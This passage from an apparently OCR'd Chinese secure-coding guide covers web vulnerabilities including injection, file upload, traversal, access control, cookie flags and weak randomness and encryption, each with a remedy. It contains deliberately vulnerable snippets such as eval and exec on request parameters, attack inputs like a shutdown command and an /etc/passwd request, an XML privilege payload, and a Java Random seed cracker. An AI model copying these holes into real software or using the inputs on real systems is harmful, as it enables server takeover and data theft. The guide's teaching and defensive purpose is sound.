使用预处理执行 SQL 语句，对所有传入 SQL 语句中的变量，做绑定。这样，用户拼接进来的变量，无论内容是什么，都会被当做替代符号“?”所替代的值，数据库也不会把恶意用户拼接进来的数据，当做部分 SQL 语句去解析。

Java odbc 示例：

```
com.mysql.jdbc.Connection conn = db.JdbcConnection.getConn();
final String sql = "select * from product where pname like ?";
java.sql.PreparedStatement ps = (java.sql.PreparedStatement)
conn.prepareStatement(sql);
ps.setObject(1, "%"+request.getParameter("pname")+"%");
ResultSet rs = ps.executeQuery();
```

PHP 示例：

```
$query = "INSERT INTO myCity (Name, CountryCode, District) VALUES (?,?,?)";
$stmt = $mysqli->prepare($query);
$stmt->bind_param("sss", $val1, $val2, $val3);
$val1 = 'Stuttgart';
$val2 = 'DEU';
$val3 = 'Baden-Wuerttemberg';
/* Execute the statement */
$stmt->execute();
```

无论使用了哪个 ORM 框架，都会支持用户自定义拼接语句，经常有人误解 Hibernate 没有这个漏洞，其实 Hibernate 也支持用户执行 JDBC 查询，并且支持用户把变量拼接到 SQL 语句中。

Code injection

安全威胁

Code injection，代码注入攻击

web 应用代码中，允许接收用户输入一段代码，之后在 web 应用服务器上执行这段代码，并返回给用户。

由于用户可以自定义输入一段代码，在服务器上执行，所以恶意用户可以写一个远程控制木马，直接获取服务器控制权限，所有服务器上的资源都会被恶意用户获取和修改，甚至可以直接控制数据库。

代码示例

示例 1 -- JAVA

servlet 代码：

```
public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    response.setContentType("text/html");
    PrintWriter out = response.getWriter();
    try {
        File file = File.createTempFile("JavaRuntime", ".java", new File(
                System.getProperty("user.dir")));
```

```
            String filename = file.getName();
            String classname = filename.substring(0, filename.length() - 5);
            String[] args = new String[] { "-d",
                    System.getProperty("user.dir"), filename };
            PrintWriter outfile = new PrintWriter(new FileOutputStream(file));

            outfile.write("public class " + classname
                    + "{public void myfun(String args)" + "{try {"
                    + request.getParameter("code")
                    + "} catch (Exception e) {}}}");
            outfile.flush();
            outfile.close();
            (new Main()).compile(args, outfile);
            URL url = new URL("file://"
                    + file.getPath().substring(0,
                            file.getPath().lastIndexOf("\\") + 1));
            java.net.URLClassLoader myloader = new URLClassLoader(
                    new URL[] { url }, Thread.currentThread()
                            .getContextClassLoader());
            Class cls = myloader.loadClass(classname);
            cls.getMethod("myfun", new Class[] { String.class }).invoke(
                    cls.newInstance(), new Object[] { "" });
        } catch (Exception se) {
            se.printStackTrace();
        }
        out.println();
        out.flush();
        out.close();
    }
```

PHP 代码示例

```
eval($_REQUEST["kxlzx"]);
```

接收用户输入的 code 参数内容，编译为一个 class 文件，之后调用这个文件相关代码。

示例 2 -- JAVA

一个三方工具包装好的 eval 调用：

```
import bsh.Interpreter;

Interpreter i = new Interpreter();
//这段代码将执行 System.out.println( "kxlzx" );
i.eval("System.out.println( "kxlzx" );");
```

一旦 eval 函数的参数是用户自定义的，将导致 java 代码注入威胁。


详细请参考 http://www.beanshell.org/manual/embeddedmode.html

攻击实例

对于以上的示例 1 中的代码，用户可以构造如下 URL 攻击服务器：

http://www.alibaba.com/servlet/Active?**code=System.out.println("kxlzx");**

执行结果见下图



解决方案

执行代码的参数，或文件名，禁止和用户输入相关，只能由开发人员定义代码内容，用户只能提交“1、2、3”参数，代表相应代码。

XML injection

安全威胁

XML injection，XML 注入安全攻击。

和 SQL 注入原理一样，XML 是存储数据的地方，如果在查询或修改时，如果没有做转义，直接输入或输出数据，都将导致 XML 注入漏洞。攻击者可以修改 XML 数据格式，增加新的 XML 节点，对数据处理流程产生影响。

代码示例

这里是一个保存注册用户信息为 xml 的例子：

```
final String GUESTROLE = "guest_role";
...
//userdata 是准备保存的 xml 数据，接收了 name 和 email 两个用户提交来的数据。
String userdata = "<USER role="+
                  GUESTROLE+
                  "><name>"+
                  request.getParameter("name")+
```

```
                "</name><email>"+
                request.getParameter("email")+
                "</email></USER>";
//保存 xml
userDao.save(userdata);
```

代码没有做任何过滤。

攻击实例

原本注册用户后，应该产生一条这样的用户记录

```
<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest_role">
 <name>user1
 </name>
 <email>user1@a.com
 </email>
</USER>
```

但是当恶意用户输入自己的 email 时，输入了

```
user1@a.com</email></USER><USER
role="admin_role"><name>kxlzx</name><email>user2@a.com
```

最终用户注册后，数据就变成了

```
<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest_role">
 <name>user1
 </name>
 <email>user1@a.com</email>
</USER>
<USER role="admin_role">
 <name>kxlzx</name>
 <email>user2@a.com
 </email>
</USER>
```

从数据结果看，增加了一条管理员“李四”。

解决方案

在 XML 保存和展示前，对数据部分，单独做 xml escape。

```
String userdata = "<USER role="+
                GUESTROLE+
                "><name>"+
                StringUtil.xmlencode(request.getParameter("name"))+
                "</name><email>"+
                StringUtil.xmlencode(rrequest.getParameter("email"))+
```

```
"</email></USER>";
```

按照以下列表做转义

```
& --> &amp;
 < --> &lt;
 > --> &gt;
 " --> &quot;
 ' --> &#39;
```

System command injection

安全威胁

System command injection，系统命令注入攻击。

系统命令执行攻击，是指代码中有一段执行系统命令的代码，但是系统命令需要接收用户输入，恶意攻击者可以通过这个功能直接控制服务器。

代码示例

```
Runtime.getRuntime().exec(request.getParameter("cmd"));
```

PHP 代码示例

```
exec($_REQUEST["cmd"]);
```

这段代码接收用户传递的 cmd 参数，执行系统命令。

攻击实例

以上代码攻击者可以输入

```
http://www.alibaba.com/servlet/command?cmd=shutdown
```

系统就会自动关机。

解决方案

所有需要执行的系统命令，必须是开发人员定义好的，不允许接收用户传来的参数，加入到系统命令中去。

常见问题

任何一个执行系统命令的代码，都必须经过安全工程师确认。

第四章文件操作

File upload

名称定义

File upload，任意文件上传攻击。

Web 应用程序在处理用户上传的文件时，没有判断文件的扩展名是否在允许的范围内，就把文件保存在服务器上，导致恶意用户可以上传任意文件，甚至上传脚本木马到 web 服务器上，直接控制 web 服务器。

代码示例

处理用户上传文件请求的代码，这段代码没有过滤文件扩展名。

```
PrintWriter pw = new PrintWriter(new BufferedWriter(new FileWriter(
      request.getRealPath("/")+getFIlename(request))));
ServletInputStream in = request.getInputStream();
int i = in.read();
while (i != -1) {
 pw.print((char) i);
 i = in.read();
}
pw.close();
```

PHP 代码示例

```
file_put_contents($_REQUEST["filename"],$_REQUEST["context"]);
```


攻击实例

如果“代码示例”中的代码，是 alibaba.com 下的一个 web 应用程序。

这段代码将直接把用户上传的文件，保存在 web 目录中，上传后，用户可以通过

```
http://www.alibaba.com/jspmuma.jsp
```

访问上传的 JSP 木马，控制服务器，下图为上传的木马：



即使 jsp 文件不会被 web 容器解析执行，攻击者也可以上传自定义的 htm 文件，造成 XSS 攻击。

解决方案

处理用户上传文件，要做以下检查：

1、检查上传文件扩展名白名单，不属于白名单内，不允许上传。
2、上传文件的目录必须是 http 请求无法直接访问到的。如果需要访问的，必须上传到其他（和 web 服务器不同的）域名下，并设置该目录为不解析 jsp 等脚本语言的目录。
3、上传文件要保存的文件名和目录名由系统根据时间生成，不允许用户自定义。
4、图片上传，要通过处理（缩略图、水印等），无异常后才能保存到服务器。
5、上传文件需要做日志记录，请参照“Error Handing and Logging 章节”。

File download and Directory traversal

安全威胁

File download and Directory traversal，任意文件下载攻击和目录遍历攻击。

处理用户请求下载文件时，允许用户提交任意文件路径，并把服务器上对应的文件直接发送给用户，这将造成任意文件下载威胁。如果让用户提交文件目录地址，就把目录下的文件列表发给用户，会造成目录遍历安全威胁。

恶意用户会变换目录或文件地址，下载服务器上的敏感文件、数据库链接配置文件、网站源代码等。

代码示例

处理用户请求的代码

```
String path = request.getParameter("path");
```

```
java.io.OutputStream os = response.getOutputStream();
java.io.FileInputStream fis = new java.io.FileInputStream(path);
byte[] b = new byte[1024];
int i = 0;
while ((i = fis.read(b)) > 0 ){
 os.write(b, 0, i);
}
fis.close();
os.flush();
os.close();
```

PHP 代码示例

```
$o = file_get_contents($filename);
echo $o;
```


这段代码根据用户提交的 path，从服务器上获取指定文件，展示给用户。

攻击实例

攻击者会变化参数中的文件名，下载服务器中的敏感文件，数据库配置文件等。

示例：

http://www.alibaba.com/filedownload.do**?filename=/etc/passwd**



解决方案

对文件操作功能，做到以下几点：

1，要下载的文件地址保存至数据库中。

2，文件路径保存至数据库，让用户提交文件对应 ID 下载文件。

3，下载文件之前做权限判断。

4，文件放在 web 无法直接访问的目录下。

5，记录文件下载日志（内容见日志章节）。

6，不允许提供目录遍历服务。

记录不符合规范的上传文件日志（日志内容请参考“Error Handing and Logging”章节）

第五章访问控制

Vertical Access Control

名称定义

Vertical Access Control，垂直权限安全攻击，也就是权限提升攻击。

由于 web 应用程序没有做权限控制，或仅仅在菜单上做了权限控制，导致的恶意用户只要猜测其他管理页面的 URL，就可以访问或控制其他角色拥有的数据或页面，达到权限提升目的。

这个威胁可能导致普通用户变成管理员权限。

代码示例

一个仅仅做了菜单控制的代码：

```
<tr><td><a href="/user.jsp">管理个人信息</a></td></tr>
<%if (power.indexOf("administrators")>-1){%>
<tr><td><a href="/userlist.jsp">管理所有用户</a></td></tr>
<%}%>
```

攻击方法

恶意用户，可以直接猜测“管理所有用户”的页面，通过 URL 访问，看到管理员页面。

解决方案

在打开管理页面 URL 时，首先判断当前用户是否拥有该页面的权限，如果没有权限，就判定为“权限提升”攻击，同时记录安全日志（日志内容请参考“Error Handing and Logging”章节）。

建议使用成熟的权限框架处理权限问题，比如 spring security。

Horizontal Access Control

安全威胁

Horizontal Access Control，访问控制攻击，也就是水平权限安全攻击。

Web 应用程序接收到用户请求，修改某条数据时，没有判断数据的所属人，或判断数据所属人时，从用户提交的 request 参数（用户可控数据）中，获取了数据所属人 id，导致恶意攻击者可以通过变换数据 ID，或变换所属人 id，修改不属于自己的数据。

恶意用户可以删除或修改其他人数据。

代码示例

访问数据层（dao），所有的更新语句操作，都可能产生这个漏洞。

以下代码存在这个漏洞，web 应用在修改用户个人信息时，从从用户提交的 request 参数（用户可控数据）中，获取了 userid，执行修改操作。

修改用户个人信息页面

```
<form action="/struts1/edituser.htm" method="post">
<input name="userid" type="hidden" value="<%=userid%>">
    <table border="1">
<tr>
<td>username:</td>
<td><%=rs.getString("name")%></td>
</tr>
<tr>
<td>passwd:</td>
<td> <input name="pass" value="<%=rs.getString("pass")%>"></td>
</tr>
<tr>
<td>type:</td>
<td><%=rs.getString("type")%></td>
</tr>
<tr>
<td>realname:</td>
<td><input name="realname" value="<%=rs.getString("realname")%>"></td>
</tr>
<tr>
<td>email:</td>
<td> <input name="email" value="<%=rs.getString("email")%>"></td>
</tr>
<tr>
<td>tel:</td>
<td> <input name="tel" value="<%=rs.getString("tel")%>"></td>
</tr>
</table>
<html:submit/>
</form>
```

表单中，将用户的 useird 作为隐藏字段，提交给处理修改个人信息的应用。

下面代码是修改个人信息的应用

```
int userid=Integer.valueOf( request.getParameter("userid"));
String email=request.getParameter("email");
String tel=request.getParameter("tel");
String realname=request.getParameter("realname");
```

```
String pass=request.getParameter("pass");
JdbcConnection conn = null;
try {
 conn = new JdbcConnection();
 Object[] params = new Object[5];
 params[0] = email;
 params[1] = tel;
 params[2] = realname;
 params[3] = pass;
 params[4] = userid;
 final String sql = "update user set email=?,tel=?,realname=?,pass=? where userid=?";
 conn.execUpdate(sql,params);
 conn.closeConn();
```

这段代码是从 request 的参数列表中，获取 userid，也就是表单提交上来的 userid，之后修改 userid 对应的用户数据。


而表单中的 userid 是可以让用户随意修改的。

攻击实例

攻击者通常在修改数据时，变化数据的 id，如果存在这个漏洞，就可以修改成功。

如果“代码示例”中的代码，是 alibaba.com 下的一个 web 应用程序。

攻击者通过一个浏览器插件，拦截提交的数据，并修改了这个数据，如下图：



修改后，提交，即可修改 userid 所对应的其他用户的数据。

这个例子是判断了所属人，但是却从“用户可控数据”中，获取了所属人。还有一种形式是没有判断所属人，直接修改数据。

解决方案

从用户的加密认证 cookie 中，获取当前用户的 id，并且需要在执行的 SQL 语句中，加入当前用户 id 作为条件语句。由于是 web 应用控制的加密算法，所以恶意用户无法修改加密信息。

示例代码：

```
int userid=Integer.valueOf( GetUseridFromCookie(request));
String email=request.getParameter("email");
String tel=request.getParameter("tel");
String realname=request.getParameter("realname");
String pass=request.getParameter("pass");
JdbcConnection conn = null;
try {
 conn = new JdbcConnection();
 Object[] params = new Object[5];
 params[0] = email;
 params[1] = tel;
 params[2] = realname;
 params[3] = pass;
 params[4] = userid;
 final String sql = "update user set email=?,tel=?,realname=?,pass=? where userid=?";
 conn.execUpdate(sql,params);
 conn.closeConn();
```

代码中通过 GetUseridFromCookie，从加密的 COOKIE 中获取了当前用户的 id，并加入到 SQL 语句中的 WHERE 条件中。

常见问题

并不是所有的语句都有这个漏洞，有些是定时任务，或后台管理员执行的，这些必须和开发人员一一确认。

第六章 Session 管理

Cookie httponly flag

安全威胁

Cookie http only，是设置 COOKIE 时，可以设置的一个属性，如果 COOKIE 没有设置这个属性，该 COOKIE 值可以被页面脚本读取。

当攻击者发现一个 XSS 漏洞时，通常会写一段页面脚本，窃取用户的 COOKIE，为了增加攻击者的门槛，防止出现因为 XSS 漏洞导致大面积用户 COOKIE 被盗，所以应该在设置**认证 COOKIE** 时，增加这个属性。

代码示例

设置 cookie 的代码

```
response.setHeader("SET-COOKIE", "user=" + request.getParameter("cookie"));
```

这段代码没有设置 http only 属性

攻击实例

见“Cross Site Script”章节。

解决方案

设置 cookie 时，加入属性即可

```
response.setHeader("SET-COOKIE", "user=" + request.getParameter("cookie") + "; HttpOnly");
```

下图可以看到 cookie 已经加入了 httponly 属性

常见问题

1、 在 cookie 类中没有找到设置 httponly 的方法？

目前的 jdk 版本只支持在 setHeader 时，设置 httponly。

2、 httponly 已经可以防止用户 cookie 被窃取，还需要做 XSS 防御吗？

这个 flag 只能增加攻击者的难度，不能达到完全防御 XSS 攻击。

Cookie Secure flag

名称定义

Cookie Secure，是设置 COOKIE 时，可以设置的一个属性，设置了这个属性后，只有在 https 访问时，浏览器才会发送该 COOKIE。

浏览器默认只要使用 http 请求一个站点，就会发送明文 cookie，如果网络中有监控，可能被截获。

如果 web 应用网站全站是 https 的，可以设置 cookie 加上 Secure 属性，这样浏览器就只会在 https 访问时，发送 cookie。

攻击者即使窃听网络，也无法获取用户明文 cookie。

代码示例


设置 cookie 的代码

```
response.setHeader("SET-COOKIE", "user=" + request.getParameter("cookie") + "; HttpOnly");
```

这段代码没有设置 Secure 属性

攻击方法

进行网络监听，可以看到下图是没有设置 Secure 属性的 COOKIE 发送的数据包。




解决方案

在设置**认证 COOKIE** 时，加入 Secure。

代码：

```
response.setHeader("SET-COOKIE", "user=" + request.getParameter("cookie") + "; HttpOnly ; Secure ");
```

再次访问 http 网站，抓数据包可以看到，已经不再发送这个 COOKIE 了。



Session Expires

安全威胁

Session Expires，Session 有效期安全攻击。

由于 Session 没有在 web 应用中设置强制超时时间，攻击者一旦曾经获取过用户的 Session，就可以一直使用。

代码示例

设置 cookie 的代码

```
response.setHeader("SET-COOKIE", "user=" + request.getParameter("cookie") + ";
```

```
HttpOnly ; Secure ");
```

这段代码没有在服务器中设置强制超时时间。

攻击实例

利用网络监听，xss 等一些手段获取用户的 cookie，之后就可以一直使用用户身份登录。

具体见“Cross Site Script”章节或“Cookie Secure”章节的示例。

解决方案

在设置**认证 cookie** 中，加入两个时间，一个是“即使一直在活动，也要失效”的时间，一个是“长时间不活动的失效时间”。并在 web 应用中，首先判断两个时间是否已超时，再执行其他操作。

示例：

```
        // 判断会员的 cookie 是否过期
        if (isLogin) {
            String timeStampStr = (String)
map.get(UserAuthenticationContext.TIMESTAMP);
            long loginTime = 0;
            try {
                loginTime = Long.parseLong(timeStampStr);
            } catch (NumberFormatException e) {
                if (logger.isInfoEnabled()) {
                    logger.info(" loginId: " + usr.getLoginId() + " timestamp has
exception " + timeStampStr);
                }
            }
            long now = System.currentTimeMillis() / 1000;
            if (now - loginTime > UserAuthenticationContext.COOKIE_VALIDITY) {
                usr.setAuthenticated(false, true);
                if (logger.isInfoEnabled()) {
                    logger.info("loginId: " + usr.getLoginId() + " loginTime: " + loginTime
+ " nowTime: " + now);
                }
            }
        }
```

第七章密码算法安全

Insecure Pseudo randomness

安全威胁

Insecure Pseudo randomness，伪随机性。

由于计算机的本质是“存储运算控制”，因此它所采用的随机数算法实际上是“伪随机”的。为了编写代码来实现类似随机的算法，常见情况下，伪随机数生成器生成 0 到 N 之间的一个整数，返回的整数再除以 N。得出的数字总是处于 0 和 1 之间。对生成器随后的调用采用第一次运行产生的整数，并将它传给一个函数，以生成 0 到 N 之间的一个新整数，然后再将新整数除以 N 返回。这意味着，由任何伪随机数生成器返回的数目会受到 0 到 N 之间整数数目的限制。

伪随机数生成器将作为“种子”的数当作初始整数传给函数。这粒种子会使这个球（生成伪随机数）一直滚下去。伪随机数生成器的结果仅仅是不可预测。由伪随机数生成器返回的每一个值完全由它返回的前一个值所决定（最终，该种子决定了一切）。如果知道用于计算任何一个值的那个整数，那么就可以算出从这个生成器返回的下一个值。

这也就是伪随机数攻击的本质，即穷举“随机种子”（PRNG）

该漏洞可能导致依赖随机数的应用（例如依靠随机数生成的图法签名）可能会被人破解。

代码示例

1、下面是 Radom()函数的 Java 实现：

```
    public Random(long seed) {
        this.seed = new AtomicLong(0L);
        setSeed(seed);
}
    public int nextInt() {
return next(32);
    }
    protected int next(int bits) {
        long oldseed, nextseed;
        AtomicLong seed = this.seed;
        do {
     oldseed = seed.get();
     nextseed = (oldseed * multiplier + addend) & mask;
        } while (!seed.compareAndSet(oldseed, nextseed));
        return (int)(nextseed >>> (48 - bits));
    }
```

这段代码依靠确定的 seed 种子来运算出 nextseed 的值，尽管使用了各种运算 但结果仍然是线性可预测的

2、参考 1996 年 Netscape1.1.40 的 SSL 加密种子被攻破的实例：

http://www.cs.berkeley.edu/~daw/papers/ddj-netscape.html

攻击实例

由于 Java 下 Random 种子的伪随机特点，因此可以通过前两次的 Random.nextInt()结果来猜测下一个随机数

```
public class RandomCracker {
protected static final long a=0x5deece66dL;
```

```
protected static final long b=0xbL;
protected static final long m=(1L<<48)-1;
/**
 *
 * @param xint0    第一次调用nextInt()获取的随机整数
 * @param xint1    第二次调用nextInt()获取的随机整数
 * @output 下一次的随机数值
 */
public static void crack(int xint0,int xint1)
  {
long i;
long seed=-1L;
long x0=(xint0&0xFFFFFFFFL)<<16;
long x1=(xint1&0xFFFFFFFFL);
for(i=0;i<0xFFFFL;i++){
    seed=(((x0+i)*a)+b)&m;
    if ((seed>>>16)==x1){

    break;
    }
seed=-1L;
}
if (seed==-1L)
  {
  throw new RuntimeException("Input Error!");}
else{

System.out.println("The Cracked x2="+(int)(((seed*a)+b&m)>>>16));
}
}}
```

解决方案

1、在 java 中，推荐采用 secureRandom()函数代替伪随机的 Random()函数。该算法提供了强随机的种子算法(SHA1PRNG)

2、使用随机算法时，尽量将随机数种子复杂化，例如在以 ServerTime 作为随机种子时，在其后面加一个固定的“offside”整数值，这样可以有效避免被猜到随机种子的来源。

Insufficient Encryption Strength

安全威胁

Insufficient Encryption Strength，弱加密强度。

项目中设计到敏感信息的数据采用程序员自己编写的“简单算法”加密，一旦被人获取足够的“样本”，将有可能被反向推测出解密算法，从而泄露重要信息。

一些低强度的密码算法，如 DES、RC2 等已经可以很容易的在短时间内被人所破解，其它一些容易被误用的“密码算法”，如 base64、escape、urlencode 等，其实并不是密码算法，只是简单的编码而已，不能起到密码算法保护信息的作用。

代码示例

1、线性加密算法，下面以“古典密码算法”为例：

```
public class Caesar {
  public static void encode(String PlainText, int Offset) {
    String CipherText = "";
    for (int i = 0; i < PlainText.length(); i++) {
      if (PlainText.charAt(i) == 32)
        CipherText += (char)(32);
      else if (PlainText.charAt(i) >= 'a' && PlainText.charAt(i) <= 'z')
        CipherText += (char)('a' + ((PlainText.charAt(i) - 'a' + Offset) % 26));
      else if (PlainText.charAt(i) >= 'A' && PlainText.charAt(i) <= 'Z')
        CipherText += (char)('A' + ((PlainText.charAt(i) - 'A' + Offset) % 26));
      else if (PlainText.charAt(i) >= '0' && PlainText.charAt(i) <= '9')
        CipherText += (char)('0' + ((PlainText.charAt(i) - '0' + Offset) % 10));
    }
    System.out.println("Ciphertext: " + CipherText);
  }
```

2、FoxMail 企业地址簿口令使用弱加密算法等漏洞

攻击实例

破解方法：

1、第一种是“基于明文密文对”的破解，由于在“古典加密算法”中同一字符每次都是映射到另一字符，因此，只要获取到一定数量的明文和加密后的密文，就可以清楚的还原出每个字符的映射关系。并且可以通过映射关系，可以写出解密程序，如下所示。

2、第二种是“只基于密文”的破解，在一定量的日常报文中，每个字母出现的频率是基本一致的，并且在“古典加密算法”中同一字符每次都是映射到另一字符，因此可以根据密文中每个字母出现的频率猜测出映射关系。并且可以通过映射关系，可以写出解密程序，如下所示。

```
public static void decode(String CipherText, int Offset) {
    String PlainText = "";
    for (int i = 0; i < CipherText.length(); i++) {
      if (CipherText.charAt(i) == 32)
        PlainText += (char)(32);
      else if (CipherText.charAt(i) >= 'a' && CipherText.charAt(i) <= 'z')
        if((CipherText.charAt(i) - Offset) < 'a'){
```

```
            PlainText += (char)('z' - ('a' - (CipherText.charAt(i) - Offset)) + 1);
            }else{
                    PlainText += (char)('a' + ((CipherText.charAt(i) - 'a' - Offset) % 26));
                }
        else if (CipherText.charAt(i) >= 'A' && CipherText.charAt(i) <= 'Z')
         if((CipherText.charAt(i) - Offset) < 'A'){
            PlainText += (char)('Z' - ('A' - (CipherText.charAt(i) - Offset)) + 1);
            }else{
                    PlainText += (char)('A' + ((CipherText.charAt(i) - 'A' - Offset) % 26));
                }
